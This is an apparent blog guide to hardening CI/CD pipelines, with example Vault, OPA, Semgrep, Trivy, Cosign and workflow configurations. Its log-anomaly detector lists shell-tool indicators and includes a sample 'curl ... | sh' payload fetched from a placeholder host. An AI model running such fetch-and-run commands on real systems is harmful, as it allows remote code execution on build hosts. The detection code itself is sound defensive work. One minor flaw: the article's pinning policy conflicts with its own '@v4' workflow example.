Implementing robust ci cd security is essential for modern enterprise engineering teams looking to protect supply chain integrity and prevent catastrophic runtime compromise.
As deployments accelerate to hundreds of changes per day, continuous integration and continuous delivery systems have become prime targets for highly sophisticated threat actors.
Securing these pipelines requires moving beyond basic credential management into comprehensive lifecycle validation, architectural isolation, and cryptographically verified build processes.
Executive Summary
Continuous integration and continuous deployment pipelines serve as the ultimate transit engine for enterprise applications and digital infrastructure.
Because these platforms possess privileged access to code repositories, internal networks, and cloud production environments, compromising them can grant attackers unrestricted control.
This comprehensive guide delivers an in-depth analysis of engineering a resilient software delivery lifecycle using modern security practices.
+-----------------------------------------------------------------------------+
|                            KEY INSIGHTS & TAKEAWAYS                         |
+-----------------------------------------------------------------------------+
| 1. Implement Zero-Trust Pipeline Access using OpenID Connect (OIDC).        |
| 2. Adopt Policy-as-Code to govern build definitions and prevent injections. |
| 3. Establish automated build attestation with cryptographic signing tools.  |
| 4. Integrate comprehensive SCA, SAST, DAST, and secret scanning layers.     |
+-----------------------------------------------------------------------------+
We will examine specific structural designs, practical tool implementations, configuration files, and key strategic patterns needed to achieve true pipeline integrity.
By adopting these patterns, technical leaders can build highly resilient, compliant deployment workflows capable of weathering targeted modern cyber-threats.
Threat Landscape of the Modern Software Supply Chain
The centralization of modern deployment environments creates a dense, complex attack surface that spans third-party providers, proprietary code, and infrastructure runtimes.
Understanding the specific vulnerabilities inherent to these pipelines allows cybersecurity architects to design defenses capable of preempting sophisticated breach vectors.
Anatomy of a CI/CD Pipeline Attack
+--------------------+      1. Inject Malicious Code      +---------------------+
|  Attacker Exploits | ---------------------------------> | Developer/Git Repo  |
|  Local Workspace   |                                    +---------------------+
+--------------------+                                               |
                                                                     | 2. Pulls Code
                                                                     v
+--------------------+      4. Exfiltrate Secrets         +---------------------+
| Exfiltration Host  | <--------------------------------- | CI/CD Build Engine  |
| (Attacker Server)  |                                    +---------------------+
+--------------------+                                               |
                                                                     | 3. Generates Artifact
                                                                     v
+--------------------+                                    +---------------------+
| Deploy Target      | <--------------------------------- | Production Registry |
| (Compromised App)  |      5. Deploys Poisoned Build     +---------------------+
+--------------------+
A compromised pipeline typically begins with the exploitation of an entry point, such as a developer’s workstation, a leaked credential, or a vulnerable third-party library dependency.
Once access is gained, an attacker attempts to inject malicious logic directly into the build environment or modify the build scripts (e.g., Makefile, package.json, or GitHub Actions workflow YAMLs).
This modification occurs before the build phase, allowing malicious code to run under the context of the build executor’s identity.
Consequently, the runner can execute arbitrary payloads, steal highly privileged cloud credentials stored in memory, and compile backdoor functions directly into the application binary.
The compiled, backdoored binary is then pushed to production registries, bearing legitimate signatures and satisfying standard pipeline validation metrics.
Because the compromise occurs during the trusted build phase, standard signature checks at deploy time can be bypassed unless deep build attestation is implemented.

To illustrate this workflow visually, the following diagram depicts how code flows through verification gates within an automated security validation system:

The Shift from DevOps to DevSecOps CI CD
Historically, continuous integration prioritized delivery speed and system availability over defensive hardening principles.
Modern devsecops ci cd practices re-engineer this process by embedding automated security validation directly into every phase of the software delivery lifecycle.
This transformation requires moving from reactive vulnerability patching to a state of continuous real-time pipeline enforcement and policy-driven compliance gates.
Security cannot function as an isolated, out-of-band audit occurring right before a release candidate is finalized.
Instead, automated testing suites, code structure audits, container vulnerability analysis, and infrastructure configuration testing must run within the inner development loops.
Integrating these processes allows engineers to catch issues at the moment of code creation, rather than weeks later in production.
This shift-left mechanism ensures that developers obtain rapid feedback without slowing down deployment tempos.
+------------------------------------------------------------------------+
|                      DEVOPS VS. DEVSECOPS PIPELINE                     |
+------------------------------------------------------------------------+
| Feature              | Traditional DevOps       | DevSecOps CI/CD      |
+----------------------+--------------------------+----------------------+
| Validation Target    | Compilation, Unit Tests  | Security, Compliance |
| Secret Storage       | Plaintext Env Variables  | Dynamic Vault Tokens |
| Runner Lifecycle     | Long-lived VM Agents     | Ephemeral Containers |
| Defect Gating        | Post-deployment Audit    | Pre-commit Blocking  |
+------------------------------------------------------------------------+
Core Attack Vectors in Continuous Delivery Systems
Threat actors systematically target three distinct attack surfaces within continuous delivery pipelines.
The first vector involves pipeline configuration files, where insecurely structured YAML definitions can allow command injection through unsanitized input variables.
If an attacker manipulates pull request parameters or commit messages, they may inject shell instructions that execute inside the runner environment.
The second vector targets the shared build runner infrastructure.
When pipeline runners are not properly isolated from one another, a compromise in a low-privilege test execution can migrate laterally.
Attackers can leverage shared Docker sockets or persistent file system paths to access private keys, cloud service credentials, or code from other pipelines.
The third vector targets the software supply chain through dependency confusion and upstream registry poisoning.
By publishing a malicious package with the same name as a private internal library on a public registry, attackers can trick build systems.
If the pipeline’s package manager is misconfigured to prioritize public registries over private scopes, it will fetch the malicious public package.
Architecture of a Secure CI CD Pipeline
A truly secure ci cd architecture assumes that the build runner, the developer’s credentials, and the third-party dependencies are all potentially compromised.
By applying Zero Trust architecture principles to the continuous delivery flow, enterprise architects can minimize blast radiuses and ensure complete pipeline auditability.
Zero Trust Architecture for Build Agents
To implement Zero Trust within your build systems, you must abandon persistent, long-lived virtual machines or physical build agents.
These persistent systems store historical cache artifacts and accumulate configuration drift, making them high-value targets for lateral compromise.
Instead, pipelines should utilize ephemeral, single-use runners that spin up inside isolated network segments for a single build step.
These environments should be immediately destroyed upon step completion, neutralizing any persistence mechanisms.
Furthermore, these runner instances must not share local Docker daemon control via mounting /var/run/docker.sock.
Sharing the Docker socket permits any process within the container to control the underlying host system, granting root privilege execution.
Instead, use daemonless containerization utilities such as Kaniko or Buildah to construct image layers within user space.
Network isolation must also restrict outgoing traffic from the runner environment.
Runners should only communicate with designated, pre-authorized domains (such as public package managers and code hosts) via strict firewall rules.
The diagram below details the operational design of a Zero Trust runner interacting with an external Identity Provider and a dynamic Secrets Engine:

Secrets Management and Dynamic Credential Injection
Hardcoding access tokens, cryptographic keys, and API credentials within repository configuration files or environment variables introduces critical risks.
Enterprise pipelines must enforce dynamic secret resolution, replacing static, long-lived credentials with temporary tokens.
These temporary tokens should be fetched programmatically during the execution phase and invalidated immediately afterward.
This dynamic retrieval is achieved by configuring OpenID Connect (OIDC) between the pipeline orchestrator and your primary identity management system.
When a pipeline job runs, the orchestrator generates a cryptographically signed JSON Web Token (JWT) identifying the specific execution context.
This context includes details such as the repository name, branch, active workflow, and runner environment.
The runner presents this JWT to the cloud identity provider (e.g., AWS IAM, Google Cloud IAM, or Azure AD) to request a temporary session.
This token exchange eliminates the need to store long-lived cloud keys within GitHub, GitLab, or Jenkins runner configurations.
# dynamic_vault_auth.py
# A production-ready Python helper script to demonstrate how an ephemeral runner
# exchanges an OIDC JWT for a dynamic, short-lived database token from HashiCorp Vault.

import os
import sys
import requests


def get_dynamic_vault_credential(vault_url, role_name, oidc_jwt_path):
    """Exchanges a local OIDC JWT token file for temporary Vault access tokens.

    Ensures that no long-lived passwords reside on the build container file system.
    """
    if not os.path.exists(oidc_jwt_path):
        print(
            f"[-] Error: OIDC JWT file not found at {oidc_jwt_path}",
            file=sys.stderr,
        )
        sys.exit(1)

    with open(oidc_jwt_path, "r") as jwt_file:
        jwt_token = jwt_file.read().strip()

    # Step 1: Authenticate to Vault via JWT mount path
    auth_payload = {"jwt": jwt_token, "role": role_name}

    auth_url = f"{vault_url}/v1/auth/jwt/login"

    try:
        response = requests.post(auth_url, json=auth_payload, timeout=10)
        response.raise_for_status()
        vault_token = response.json()["auth"]["client_token"]
    except requests.exceptions.RequestException as exc:
        print(f"[-] Vault Authentication failed: {exc}", file=sys.stderr)
        sys.exit(1)

    # Step 2: Fetch short-lived, dynamic database access credentials
    secrets_url = f"{vault_url}/v1/database/creds/production-db-role"
    headers = {"X-Vault-Token": vault_token}

    try:
        credentials_response = requests.get(
            secrets_url, headers=headers, timeout=10
        )
        credentials_response.raise_for_status()
        db_data = credentials_response.json()["data"]
        return db_data["username"], db_data["password"]
    except requests.exceptions.RequestException as exc:
        print(f"[-] Failed to fetch dynamic database secret: {exc}", file=sys.stderr)
        sys.exit(1)


if __name__ == "__main__":
    # Internal infrastructure configuration parameters
    VAULT_ENDPOINT = "https://vault.internal.enterprise:8200"
    ROLE_IDENTIFIER = "ci-pipeline-runner-role"
    OIDC_TOKEN_LOCATION = "/var/run/secrets/kubernetes.io/serviceaccount/token"

    print("[*] Initiating secure credential acquisition sequence...")
    # Real-world system verification (Mocking execution paths for validation)
    if os.environ.get("ENV") != "PRODUCTION":
        print("[!] Execution bypassed: Script set to dry-run mode.")
    else:
        db_user, db_pass = get_dynamic_vault_credential(
            VAULT_ENDPOINT, ROLE_IDENTIFIER, OIDC_TOKEN_LOCATION
        )
        print(f"[+] Credentials successfully injected for user: {db_user}")
Pipeline-as-Code Policy Enforcement
Pipeline definitions must be treated with the same level of architectural control and auditability as core application source code.
This practice is known as Pipeline-as-Code.
It requires storing build declarations within version-controlled repositories and subjecting them to automated policy enforcement mechanisms.
By defining policies using languages like Rego (via Open Policy Agent) or using JSON Schema validators, you can inspect pipeline configurations before they run.
These automated validation policies can enforce constraints such as:
* Ensuring build steps run only on pre-approved, hardened container base images.
* Preventing step executions from running with root privileges.
* Disallowing arbitrary shell script execution inside critical paths.
* Requiring pull requests to be approved by at least two distinct identity groups.
This automated gating prevents developers from inadvertently introducing security weaknesses into build configurations.
# pipeline_policy.rego
# Open Policy Agent (OPA) policy to audit GitHub Actions pipeline definitions.
# Validates that all container-based build steps reference concrete SHA256 hashes.

package pipeline.security

default allow = false

# Allow pipeline execution only if no policy violations exist
allow {
    count(violations) == 0
}

# Identify violations when a step uses an image tagged with 'latest' instead of a SHA256 hash
violations[msg] {
    some job_name, step_index
    step := input.jobs[job_name].steps[step_index]
    image_name := step.uses

    # Locate steps utilizing public third-party marketplace actions without pinning signatures
    contains(image_name, "@")
    not contains(image_name, "@sha256:")

    msg := sprintf("Security Violation in Job: '%s', Step Index: %d. Action '%s' is not pinned to a SHA256 hash.", [job_name, step_index, image_name])
}

# Identify violations when a runner job executes with insecure root permissions
violations[msg] {
    some job_name
    job := input.jobs[job_name]
    job.container.options == "--user root"
    msg := sprintf("Security Violation: Job '%s' specifies insecure privileges via container options.", [job_name])
}
Integrating CI CD Security Tools Across the Lifecycle
Developing secure applications requires embedding specialized ci cd security tools directly into your delivery pipeline.
Rather than relying on a single scanning layer, engineers should construct a multi-layered verification strategy.
This defense-in-depth model spans static analysis, dependency validation, container registry verification, and infrastructure-as-code audits.
       +---------------------------------------------------------------+
       |                   MULTI-LAYERED TOOL PIPELINE                 |
       +---------------------------------------------------------------+
       | [ SAST ]       - Analyzes proprietary source code.            |
       | [ SCA ]        - Identifies open-source dependency CVEs.      |
       | [ SECRETS ]    - Scans commit history for leaked credentials. |
       | [ CONTAINER ]  - Audits base images and binary signatures.    |
       | [ IaC ]        - Verifies CloudFormation/Terraform patterns.  |
       +---------------------------------------------------------------+
Static and Dynamic Security Testing Implementations
Static Application Security Testing (SAST) evaluates source code to detect patterns that match known vulnerabilities, such as SQL injections, path traversals, or poor cryptographic implementations.
Because SAST parses the abstract syntax tree (AST) of code without running it, you should execute these scans immediately after developer commits.
This early feedback loop prevents structural flaws from advancing to the compilation phase.
In contrast, Dynamic Application Security Testing (DAST) analyzes compiled, running applications in simulated staging environments.
DAST tools simulate external attack payloads to identify issues such as session vulnerability flaws, cross-site scripting (XSS), and misconfigured HTTP headers.
Integrating both approaches ensures complete coverage across both code structure and runtime behavior.
#!/usr/bin/env bash
# run_sast_scan.sh
# Production script to run SAST scans on localized code bases.
# Uses Semgrep to run security audits with strict threshold gating.

set -euo pipefail

SCAN_TARGET_DIR="./src"
RULESET_CONFIG="p/security-audit"
REPORT_OUTPUT_PATH="semgrep-results.json"

echo "[*] Initiating Semgrep Static Application Security Testing..."

# Ensure target scanning directory exists before execution
if [ ! -d "${SCAN_TARGET_DIR}" ]; then
    echo "[-] Error: Scan target directory ${SCAN_TARGET_DIR} does not exist." >&2
    exit 1
fi

# Run Semgrep with threshold gating
# Generates structured reports and exits with non-zero if security flaws are found
if semgrep scan \
    --config="${RULESET_CONFIG}" \
    --json \
    --output="${REPORT_OUTPUT_PATH}" \
    --error; then

    echo "[+] SAST analysis completed. No critical security flaws detected."
    exit 0
else
    echo "[-] Critical security violations identified during static code analysis." >&2
    echo "[-] Please review ${REPORT_OUTPUT_PATH} for full details." >&2
    exit 1
fi
Software Composition Analysis and Dependency Hardening
Modern cloud services are rarely written entirely from scratch. Instead, they are assembled using open-source packages, libraries, and external framework modules.
Software Composition Analysis (SCA) scans these external components to identify known vulnerabilities (CVEs) and verify license compliance.
SCA tooling must maintain an exhaustive index of all transitive dependencies to protect your application from dependency confusion and malicious library injections.
Integrating SCA scanning into continuous delivery pipelines allows you to enforce strict vulnerability thresholds.
For example, your pipeline can automatically block builds that introduce packages containing unresolved Critical or High CVEs.
#!/usr/bin/env bash
# scan_dependencies.sh
# Automated dependency analysis script utilizing Trivy.
# Analyzes lock files, generates SBOMs, and fails builds on critical vulnerabilities.

set -euo pipefail

TARGET_LOCKFILE="./package-lock.json"
SBOM_OUTPUT_FILE="sbom-bom.json"

echo "[*] Performing Software Composition Analysis on ${TARGET_LOCKFILE}..."

# Step 1: Generate a Software Bill of Materials (SBOM) in standard CycloneDX format
if command -v syft &> /dev/null; then
    echo "[*] Generating CycloneDX SBOM..."
    syft "${TARGET_LOCKFILE}" -o cyclonedx-json > "${SBOM_OUTPUT_FILE}"
else
    echo "[!] Warning: Syft utility not installed. Skipping explicit SBOM generation."
fi

# Step 2: Query database records to scan for known package vulnerabilities
# Fails the build (exits with code 1) if Critical or High severity vulnerabilities are found
if trivy fs \
    --exit-code 1 \
    --severity CRITICAL,HIGH \
    --format table \
    "${TARGET_LOCKFILE}"; then

    echo "[+] Software Composition Analysis completed. No high-risk CVEs found."
    exit 0
else
    echo "[-] Critical security vulnerabilities found in dependencies." >&2
    exit 1
fi
Container Security and Infrastructure-as-Code Scanning
Containerization packages application logic together with operating system components, presenting a unique security challenge.
If base images are left unmonitored, they can introduce outdated libraries and insecure system packages into production.
Continuous container security scanning analyzes base images for known vulnerabilities and audits runtime configurations for bad practices, such as running processes with root privileges.
Similarly, Infrastructure-as-Code (IaC) configuration templates must be audited prior to provisioning infrastructure.
Auditing configuration files (such as Terraform, CloudFormation, or Kubernetes manifests) prevents misconfigurations like wide-open firewalls, unencrypted object stores, and overly permissive IAM roles from reaching production.
The following script demonstrates how to integrate automated security checks into Kubernetes deployment manifests prior to deployment:
#!/usr/bin/env bash
# run_iac_lint.sh
# Production script using Kube-linter to audit Kubernetes manifests.
# Validates resource limits, user privileges, and structural configurations.

set -euo pipefail

MANIFESTS_DIR="./deploy/kubernetes"

echo "[*] Initiating Infrastructure-as-Code compliance verification..."

# Check if target deployment files are present
if [ ! -d "${MANIFESTS_DIR}" ]; then
    echo "[-] Error: Kubernetes manifest folder '${MANIFESTS_DIR}' not found." >&2
    exit 1
fi

# Execute linting tool to check manifest files
if kube-linter lint "${MANIFESTS_DIR}"; then
    echo "[+] Infrastructure configuration files conform to target security policies."
    exit 0
else
    echo "[-] Configuration errors detected in deployment manifests." >&2
    exit 1
fi
Hardening Configurations and Implementation Blueprints
Transitioning from abstract security principles to robust, operational workflows requires implementing concrete configuration patterns.
This section provides production-hardened configurations for modern runner environments, secure deployment models, and digital signature platforms.
Secure GitHub Actions and GitLab CI Configurations
The following configurations demonstrate how to secure runner environments in GitHub Actions and GitLab CI.
These examples implement Zero Trust patterns, enforce minimal default permissions, and use OpenID Connect (OIDC) instead of static, long-lived access credentials.
# .github/workflows/production-deployment.yml
# Hardened enterprise GitHub Actions CI/CD configuration.
# Utilizes minimal top-level permissions and implements OIDC authentication.

name: Secure Enterprise Delivery Workflow

on:
  push:
    branches:
      - main

# Enforce strict, minimal permissions at the global level
permissions:
  id-token: write # Required for exchanging OIDC JWT tokens
  contents: read  # Grants read-only access to source code

jobs:
  build-and-deploy:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout Source Code
        uses: actions/checkout@v4
        with:
          persist-credentials: false

      - name: Authenticate with Cloud Provider (OIDC)
        uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: arn:aws:iam::123456789012:role/github-actions-deploy-role
          aws-region: us-east-1
          audience: https://github.com/enterprise-organization

      - name: Build with Ephemeral Environment
        run: |
          echo "[*] Compiling application using ephemeral build agents..."
          # Build application artifacts securely here
In parallel, GitLab platforms must also enforce isolated execution runtimes.
This is done by explicitly controlling the execution boundaries of each job, as shown in the following GitLab CI YAML configuration:
# .gitlab-ci.yml
# GitLab CI/CD configuration for enterprise deployments.
# Implements strict job isolation and prevents runtime container privilege escalation.

stages:
  - test
  - deploy

variables:
  # Prevents runners from checking out code into a shared, persistent workspace
  GIT_CLONE_PATH: $CI_BUILDS_DIR/$CI_CONCURRENT_ID/$CI_PROJECT_PATH

default:
  image: alpine:3.19
  interruptible: true

static-analysis:
  stage: test
  script:
    - echo "[*] Executing unit tests and checking for vulnerable code patterns..."
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'

secure-cloud-deploy:
  stage: deploy
  id_tokens:
    # Requests an OIDC JSON Web Token from the GitLab Identity Provider
    OIDC_JWT_TOKEN:
      aud: https://cloud.enterprise.internal
  script:
    - echo "[*] Exchanging JWT signature for dynamic platform credentials..."
    - # Authenticate to target host and deploy resources
Implementing Cryptographic Build Attestation with Cosign
To secure the software supply chain, you must verify that code running in production was built by a authorized pipeline and has not been altered.
Cryptographic build attestation achieves this by signing your build artifacts (such as container images) immediately after creation using private signing keys.
These private keys can be securely managed using Ephemeral Keyless signing systems (like Sigstore/Cosign with OIDC) or cloud Key Management Services (KMS).
At deployment time, the runtime platform (such as Kubernetes) validates these signatures using admission controllers like Kyverno or OPA Gatekeeper.
If an image lacks a valid signature from an authorized pipeline, the admission controller blocks the deployment.
This process ensures that only verified, unaltered container images can run in production.
       +---------------------------------------------------------------+
       |                 CRYPTOGRAPHIC VERIFICATION FLOW               |
       +---------------------------------------------------------------+
       | [ Build Runner ]  -> Generates Container & Signs with Cosign   |
       |                                |                              |
       |                                v                              |
       | [ Registry ]      -> Pushes Image + Signature Metadata        |
       |                                |                              |
       |                                v                              |
       | [ Kubernetes ]    -> Admission Controller Validates Signature |
       |                                |                              |
       |                                v                              |
       | [ Deployment ]    -> Image Executed (OR Blocked if unsigned)  |
       +---------------------------------------------------------------+
The diagram below details the operational mechanics of the cryptographic attestation process

The following script shows how to generate a container image, create a cryptographic attestation, and sign it using Cosign and cloud-stored keys:
#!/usr/bin/env bash
# sign_container_image.sh
# Production script using Cosign to sign container images with KMS keys.
# Prevents unauthorized or modified images from running in production.

set -euo pipefail

IMAGE_REF="us-central1-docker.pkg.dev/enterprise-project/apps/backend:v1.0.0"
KMS_KEY_PROVIDER="gcpkms://projects/enterprise-sec/locations/global/keyRings/signing-ring/cryptoKeys/cosign-key"

echo "[*] Initiating signing sequence for: ${IMAGE_REF}"

# Verify that cosign is installed
if ! command -v cosign &> /dev/null; then
    echo "[-] Error: Cosign binary is not installed." >&2
    exit 1
fi

# Cryptographically sign the target OCI container image
# Directs Cosign to write signatures directly to the remote container registry
if cosign sign \
    --key "${KMS_KEY_PROVIDER}" \
    --tlog-upload=false \
    "${IMAGE_REF}"; then

    echo "[+] Container signature successfully pushed to registry."
else
    echo "[-] Failed to sign the container image." >&2
    exit 1
fi

# Step 2: Validate the signature to ensure verification succeeds
echo "[*] Verifying container signature integrity..."
if cosign verify --key "${KMS_KEY_PROVIDER}" "${IMAGE_REF}"; then
    echo "[+] Container signature successfully verified."
    exit 0
else
    echo "[-] Container signature verification failed." >&2
    exit 1
fi
Continuous Monitoring, Logging, and Incident Response in CI/CD
Protecting your continuous delivery systems requires complete visibility into pipeline executions.
Audit trails should be streamed to a centralized Security Information and Event Management (SIEM) system in real time.
This logging must record system events such as changes to pipeline configuration files, secret resolution calls, execution environment failures, and updates to repository access permissions.
When anomalous behavior is detected, automated incident response protocols should trigger immediately.
For example, if a pipeline job tries to access Vault without a valid OIDC token, your monitoring tools can trigger an alert.
This alert can temporarily disable the runner’s access permissions and notify your security operations center (SOC).
# monitor_pipeline_anomaly.py
# Real-time monitor script simulating SIEM parsing logic.
# Detects pipeline execution anomalies, such as unexpected script invocations.

import json
import sys


def analyze_audit_log(log_record_json):
    """Parses raw pipeline audit events to detect anomalous behaviors.

    Detects processes attempting shell breakout commands or running as root.
    """
    try:
        record = json.loads(log_record_json)
    except json.JSONDecodeError:
        print("[-] Invalid log entry format. Analysis skipped.", file=sys.stderr)
        return False

    actor = record.get("actor", "unknown-user")
    event_type = record.get("event_type", "")
    shell_command = record.get("execution_command", "")
    run_privileges = record.get("privilege_level", "user")

    # Flag processes running commands that bypass normal security controls
    malicious_indicators = ["curl -s http://", "wget ", "chmod +x", "/etc/shadow"]

    for indicator in malicious_indicators:
        if indicator in shell_command:
            print(
                f"[ALERT] Security Incident! Unauthorized command from: {actor}"
            )
            print(f"[Details] Script attempted execution of: '{shell_command}'")
            return True

    if run_privileges == "root" and event_type == "pipeline_execution":
        print(f"[ALERT] Security Warning: Job executing with root privileges.")
        print(f"[Details] Actor '{actor}' executed step as root user.")
        return True

    return False


if __name__ == "__main__":
    # Test logging payload
    sample_malicious_payload = """
    {
        "actor": "developer-session-42",
        "event_type": "pipeline_execution",
        "execution_command": "curl -s http://untrusted-domain.xyz/payload.sh | sh",
        "privilege_level": "root"
    }
    """
    print("[*] Simulating pipeline log analyzer parsing audit stream...")
    analyze_audit_log(sample_malicious_payload)
FAQ Section
How does OIDC authentication improve security compared to static deployment keys?
Static deployment keys are long-lived credentials that must be stored in the CI/CD platform’s settings.
If an attacker compromises the platform or gains unauthorized administrative access, they can exfiltrate these static keys and gain persistent access to your cloud resources.
In contrast, OpenID Connect (OIDC) relies on federated trust.
Instead of storing long-lived keys, the pipeline requests a short-lived JSON Web Token (JWT) from its native OIDC provider for each individual job.
This JWT is exchanged with the cloud provider (e.g., AWS, GCP, or Azure) for temporary access credentials that expire automatically after a short duration (typically less than an hour).
This federated approach eliminates the risk of static credential leaks, reduces management overhead, and ensures that all cloud actions are linked to a specific pipeline job run.
What is the role of an admission controller in verifying pipeline container signatures?
An admission controller acts as a security gatekeeper in container orchestration platforms like Kubernetes.
When a request is made to deploy a container image, the admission controller intercepts the request before the resources are scheduled to run.
It reads your pre-defined security policies and checks the container registry for a valid cryptographic signature that matches your trusted keys.
If the container image was not signed by an authorized pipeline (using tools like Cosign), the admission controller rejects the deployment.
This process ensures that only verified, unmodified container images can run in your cluster, preventing unauthorized deployments even if your registry is compromised.
How do dependency confusion attacks work, and how can they be prevented?
Dependency confusion attacks exploit misconfigured package managers that pull dependencies from both private, internal repositories and public, external registries.
An attacker finds the name of a private, internal package (often by analyzing public code repositories, client-side code, or error logs) and registers the exact same name on a public registry (like npm or PyPI) with a very high version number (e.g., 99.0.0).
If the internal package manager is configured to prioritize public registries or automatically fetch the latest version, it will pull the malicious public package instead of the legitimate internal one.
To prevent this, you should configure your package managers to use single, private repository managers (like Artifactory or Nexus) that serve as a single source of truth.
Additionally, you should implement scoped registries (e.g., @enterprise/package-name), block direct external package resolution for private namespaces, and enforce strict dependency pinning with integrity hashes.
Why should enterprise pipelines avoid mounting the host’s Docker socket?
Mounting the host’s Docker socket (/var/run/docker.sock) into a pipeline container gives the container direct control over the host’s Docker daemon.
This configuration is often used to run “Docker-in-Docker” for building images, but it introduces a major security risk.
Any process inside the container can interact with the Docker socket to spin up new containers, mount the host system’s root filesystem, and execute commands with root privileges on the host.
If an attacker compromises a step in your pipeline, they can use the mounted Docker socket to break out of the container and gain full control of the host virtual machine.
To avoid this risk, you should use daemonless build tools like Kaniko, Buildah, or Podman, which can compile container images in unprivileged user space without accessing the host’s Docker daemon.
How does Policy-as-Code prevent insecure pipeline definitions?
Policy-as-Code (PaC) allows you to define, manage, and enforce your security policies using version-controlled code.
Instead of relying on manual code reviews, security teams write automated policies using specialized tools like Open Policy Agent (OPA) or Kyverno.
These policies automatically evaluate pipeline configuration files (such as YAML or Terraform files) for security issues before they are executed.
For example, a PaC policy can block a pipeline run if a job uses an untagged base container image, runs with root privileges, or requests wider cloud permissions than allowed.
Automating these checks prevents insecure configurations from ever reaching production and ensures consistent security standards across all engineering teams.
Securing your continuous integration and continuous delivery infrastructure is a continuous process that requires a multi-layered security strategy.
By implementing Zero Trust architectures, adopting federated identity models like OIDC, and using policy-based configuration controls, you can protect your systems from sophisticated software supply chain attacks.
As organizations adopt cloud-native technologies, keeping development pipelines secure remains a critical defense against emerging cyber threats.
By systematically embedding enterprise-grade ci cd security, automated verification, and cryptographically verified pipelines into your deployment workflow, you protect your critical source assets and ensure a resilient production environment.
Discover more from Solide Info | The Engineer’s Authority on Cyber Defense
Subscribe to get the latest posts sent to your email.